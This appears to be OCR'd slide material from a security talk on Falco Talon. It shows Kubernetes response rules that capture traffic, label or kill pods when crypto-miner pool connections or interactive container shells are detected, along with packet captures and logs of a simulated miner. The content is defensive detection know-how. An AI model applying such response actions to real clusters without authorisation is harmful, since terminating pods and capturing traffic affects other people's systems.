 1953 32.099086452    10.42.0.4 → 10.42.0.16   DNS 193 Standard query response 0xe4f4 No such name AAAA xmr.pool.minergate.com.svc.cluster.local SOA ns.dns.cluster.local
 1954 32.099107659    10.42.0.4 → 10.42.0.16   DNS 193 Standard query response 0xe4f4 No such name AAAA xmr.pool.minergate.com.svc.cluster.local SOA ns.dns.cluster.local
 1957 32.099128281   10.42.0.16 → 10.42.0.4    DNS 96 Standard query 0xd0e2 A xmr.pool.minergate.com.cluster.local
 1958 32.099142904   10.42.0.16 → 10.42.0.4    DNS 96 Standard query 0xd0e2 A xmr.pool.minergate.com.cluster.local
 1959 32.099150232   10.42.0.16 → 10.42.0.4    DNS 96 Standard query 0xd1d6 AAAA xmr.pool.minergate.com.cluster.local
 1960 32.099155919   10.42.0.16 → 10.42.0.4    DNS 96 Standard query 0xd1d6 AAAA xmr.pool.minergate.com.cluster.local
 1961 32.099236916    10.42.0.4 → 10.42.0.16   DNS 189 Standard query response 0xd1d6 No such name AAAA xmr.pool.minergate.com.cluster.local SOA ns.dns.cluster.local
 1962 32.099309521    10.42.0.4 → 10.42.0.16   DNS 189 Standard query response 0xd0e2 No such name A xmr.pool.minergate.com.cluster.local SOA ns.dns.cluster.local
 1963 32.099335951    10.42.0.4 → 10.42.0.16   DNS 189 Standard query response 0xd0e2 No such name A xmr.pool.minergate.com.cluster.local SOA ns.dns.cluster.local
 1964 32.099355986    10.42.0.4 → 10.42.0.16   DNS 189 Standard query response 0xd1d6 No such name AAAA xmr.pool.minergate.com.cluster.local SOA ns.dns.cluster.local
 1965 32.099388479   10.42.0.16 → 10.42.0.4    DNS 82 Standard query 0xf606 A xmr.pool.minergate.com
 1966 32.099398717   10.42.0.16 → 10.42.0.4    DNS 82 Standard query 0xf606 A xmr.pool.minergate.com
 1967 32.099410184   10.42.0.16 → 10.42.0.4    DNS 82 Standard query 0xf6c1 AAAA xmr.pool.minergate.com
 1968 32.099415487   10.42.0.16 → 10.42.0.4    DNS 82 Standard query 0xf6c1 AAAA xmr.pool.minergate.com
 1969 32.099488243    10.42.0.4 → 8.8.8.8      DNS 93 Standard query 0xf606 A xmr.pool.minergate.com OPT
 1970 32.099497488    10.42.0.4 → 8.8.8.8      DNS 93 Standard query 0xf6c1 AAAA xmr.pool.minergate.com OPT
 1971 32.099532715    10.42.0.4 → 8.8.8.8      DNS 93 Standard query 0xf606 A xmr.pool.minergate.com OPT
```

https://thomas.labarussias.fr/falco-rules-explorer




```
- action: Terminate Pod
  actionner: kubernetes:terminate

- action: Run Mining Pool Wireshark capture
  actionner: kubernetes:script
  parameters:
    shell: /bin/bash
    script: |
      tshark -i any -c 10 -w stratum-protocol-capture-$(date +"%Y%m%d%H%M%S").pcap

- action: Run Stratum Wireshark capture
  actionner: kubernetes:script
  parameters:
    shell: /bin/bash
    script: |
      tshark -i any -a duration:10 -w stratum-protocol-capture-$(date +"%Y%m%d%H%M%S").pcap

- action: Labelize Pod as Suspicious
  actionner: kubernetes:labelize
  parameters:
    labels:
      suspicious: true

- rule: Detect outbound connections to common miner pool ports
  match:
    rules:
      - Detect outbound connections to common miner pool ports
  actions:
    - action: Run Mining Pool Wireshark capture
    - action: Terminate Pod
      parameters:
        grace_period_seconds: 12

- rule: Detect crypto miners using the Stratum protocol
  match:
    rules:
      - Detect crypto miners using the Stratum protocol
  actions:
    - action: Run Stratum Wireshark capture
```

- Talon response actions are no-code solutions

- They are making use of existing API primitives

- Kubernetes was designed for API Automation



```
36m         Normal    Started                                pod/ubuntu-687c9b6454-j8fc5    Started container ubuntu
10m         Normal    falco-talon:kubernetes:label:success   pod                            Status: success
Message: action
Rule: Terminal shell in container
Action: Label Pod as Suspicious
Actionner: kubernetes:label
Event: A shell was spawned in a container with an attached terminal (evt_type=execve user=root user_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=run
c command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ubuntu container_image_tag=latest container_name=ubuntu k8s_
ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)
Namespace: default
Pod: ubuntu-687c9b6454-j8fc5
Output: the pod "ubuntu-687c9b6454-j8fc5" in the namespace "default" has been labelized
TraceID: 6eee59e4-a5a8-450d-8533-08b0b82049ea
2m          Normal    Killing                                 pod/ubuntu-687c9b6454-j8fc5    Stopping container ubuntu
90s         Normal    falco-talon:kubernetes:script:failure   pod                            Status: failure
Message: action
Rule: Terminal shell in container
Action: Run Mining Pool Wireshark capture
Actionner: kubernetes:script
Event: A shell was spawned in a container with an attached terminal (evt_type=execve user=root user_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=run
c command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ubuntu container_image_tag=latest container_name=ubuntu k8s_
ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)
Namespace: default
Pod: ubuntu-687c9b6454-j8fc5
Error: Running as user "root" and group "root". This could be dangerous.
Capturing on "any"

TraceID: 6eee59e4-a5a8-450d-8533-08b0b82049ea
90s         Normal    falco-talon:kubernetes:label:success    pod                            Status: success
Message: action
Rule: Terminal shell in container
Action: Label Pod as Suspicious
Actionner: kubernetes:label
Event: A shell was spawned in a container with an attached terminal (evt_type=execve user=root user_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=run
c command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ubuntu container_image_tag=latest container_name=ubuntu k8s_
ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)
Namespace: default
Pod: ubuntu-687c9b6454-j8fc5
Output: the pod "ubuntu-687c9b6454-j8fc5" in the namespace "default" has been labelized
TraceID: 12d3bc70-2dbc-4e8a-aebe-4cca7554c023
90s         Normal    falco-talon:kubernetes:script:failure   pod                            Status: failure
Message: action
Rule: Terminal shell in container
Action: Run Mining Pool Wireshark capture
Actionner: kubernetes:script
Event: A shell was spawned in a container with an attached terminal (evt_type=execve user=root user_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=run
c command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ubuntu container_image_tag=latest container_name=ubuntu k8s_
ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)
Namespace: default
Pod: ubuntu-687c9b6454-j8fc5
TraceID: 12d3bc70-2dbc-4e8a-aebe-4cca7554c023
25s         Normal    ScalingReplicaSet                       deployment/ubuntu              Scaled up replica set ubuntu-868485777b to 1
25s         Normal    SuccessfulCreate                        replicaset/ubuntu-868485777b   Created pod: ubuntu-868485777b-tlstd
25s         Normal    Scheduled                               pod/ubuntu-868485777b-tlstd    Successfully assigned default/ubuntu-868485777b-tlstd to master
24s         Normal    Pulling                                 pod/ubuntu-868485777b-tlstd    Pulling image "ubuntu:latest"
24s         Normal    Pulled                                  pod/ubuntu-868485777b-tlstd    Successfully pulled image "ubuntu:latest" in 648.348294ms
24s         Normal    Created                                 pod/ubuntu-868485777b-tlstd    Created container ubuntu
24s         Normal    Started                                 pod/ubuntu-868485777b-tlstd    Started container ubuntu
```

- We monitor the success or failure of an actionner via the native ‘**Events**’ command


- This can be a little hard to read on first look (but I promise you this makes sense)

The Learning Curve

```
root@master:~# kubectl logs -n falco -l app.kubernetes.io/name=falco-talon
2024-06-18T11:08:58Z INF action action="Label Pod as Suspicious" actionner=kubernetes:label event="A shell was spawned in a container with an attached terminal (evt_type=execve user=root use
r_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=runc command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ub
untu container_image_tag=latest container_name=ubuntu k8s_ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)" namespace=default output="the pod 'ubuntu-687c9b6454-j8fc5' in the namespace 'defa
ult' has been labelized" pod=ubuntu-687c9b6454-j8fc5 rule="Terminal shell in container" status=success trace_id=6eee59e4-a5a8-450d-8533-08b0b82049ea
2024-06-18T11:08:58Z INF notification action="Label Pod as Suspicious" actionner=kubernetes:label notifier=k8sevents rule="Terminal shell in container" status=success trace_id=6eee59e4-a5a8-
450d-8533-08b0b82049ea
2024-06-18T11:17:39Z ERR action error="Running as user \"root\" and group \"root\". This could be dangerous.\nCapturing on 'any'\n" action="Run Mining Pool Wireshark capture" actionner=kuber
netes:script event="A shell was spawned in a container with an attached terminal (evt_type=execve user=root user_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=runc co
mmand=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ubuntu container_image_tag=latest container_name=ubuntu k8s_ns=default k8s_pod_na
me=ubuntu-687c9b6454-j8fc5)" namespace=default pod=ubuntu-687c9b6454-j8fc5 rule="Terminal shell in container" status=failure trace_id=6eee59e4-a5a8-450d-8533-08b0b82049ea
2024-06-18T11:17:39Z INF notification action="Run Mining Pool Wireshark capture" actionner=kubernetes:script notifier=k8sevents rule="Terminal shell in container" status=success trace_id=6ee
e59e4-a5a8-450d-8533-08b0b82049ea
2024-06-18T11:17:39Z INF event event="Terminal shell in container" output="A shell was spawned in a container with an attached terminal (evt_type=execve user=root user_uid=0 user_loginuid=-1
 process=bash proc_exepath=/usr/bin/bash parent=runc command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ubuntu container_image_tag
=latest container_name=ubuntu k8s_ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)" priority=Notice source=syscall trace_id=12d3bc70-2dbc-4e8a-aebe-4cca7554c023
2024-06-18T11:17:39Z INF match event="Terminal shell in container" output="A shell was spawned in a container with an attached terminal (evt_type=execve user=root user_uid=0 user_loginuid=-1
 process=bash proc_exepath=/usr/bin/bash parent=runc command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ubuntu container_image_tag
=latest container_name=ubuntu k8s_ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)" priority=Notice rule="Terminal shell in container" source=syscall trace_id=12d3bc70-2dbc-4e8a-aebe-4cca755
4c023
2024-06-18T11:17:39Z INF action action="Label Pod as Suspicious" actionner=kubernetes:label event="A shell was spawned in a container with an attached terminal (evt_type=execve user=root use
r_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=runc command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io/library/ub
untu container_image_tag=latest container_name=ubuntu k8s_ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)" namespace=default output="the pod 'ubuntu-687c9b6454-j8fc5' in the namespace 'defa
ult' has been labelized" pod=ubuntu-687c9b6454-j8fc5 rule="Terminal shell in container" status=success trace_id=12d3bc70-2dbc-4e8a-aebe-4cca7554c023
2024-06-18T11:17:39Z INF notification action="Label Pod as Suspicious" actionner=kubernetes:label notifier=k8sevents rule="Terminal shell in container" status=success trace_id=12d3bc70-2dbc-
4e8a-aebe-4cca7554c023
2024-06-18T11:17:39Z ERR action action="Run Mining Pool Wireshark capture" actionner=kubernetes:script event="A shell was spawned in a container with an attached terminal (evt_type=execve us
er=root user_uid=0 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=runc command=bash terminal=34816 exe_flags=EXE_WRITABLE container_id=e59e1f96c94a container_image=docker.io
/library/ubuntu container_image_tag=latest container_name=ubuntu k8s_ns=default k8s_pod_name=ubuntu-687c9b6454-j8fc5)" namespace=default pod=ubuntu-687c9b6454-j8fc5 rule="Terminal shell in c
ontainer" status=failure trace_id=12d3bc70-2dbc-4e8a-aebe-4cca7554c023
2024-06-18T11:17:39Z INF notification action="Run Mining Pool Wireshark capture" actionner=kubernetes:script notifier=k8sevents rule="Terminal shell in container" status=success trace_id=12d
3bc70-2dbc-4e8a-aebe-4cca7554c023
2024-06-18T10:58:41Z INF init actionner_category=kubernetes
2024-06-18T10:58:41Z INF init result="3 rules have been successfully loaded"
2024-06-18T10:58:41Z INF init result="watch of rules enabled"
2024-06-18T10:58:41Z INF http result="Falco Talon is up and listening on 0.0.0.0:2803"
2024-06-18T10:58:41Z INF nats result="new leader detected '10.42.0.21'"
2024-06-18T10:58:43Z ERR nats error="dial tcp 10.42.0.21:4222: i/o timeout"
2024-06-18T10:58:48Z INF nats result="new leader detected '10.42.0.22'"
```

A dedicated Actionner

#sf24us



```yaml
- rule: Test tcpdump
  match:
    rules:
      - Test tcpdump
    # output_fields:
    #   - k8s.ns.name!=kube-system
  actions:
    - action: Test tcpdump
      actionner: kubernetes:tcpdump
      parameters:
        snaplen: 512
        duration: 10
      output:
        target: minio:s3
        parameters:
          bucket: falco-talon
          prefix: /tcpdump/
```

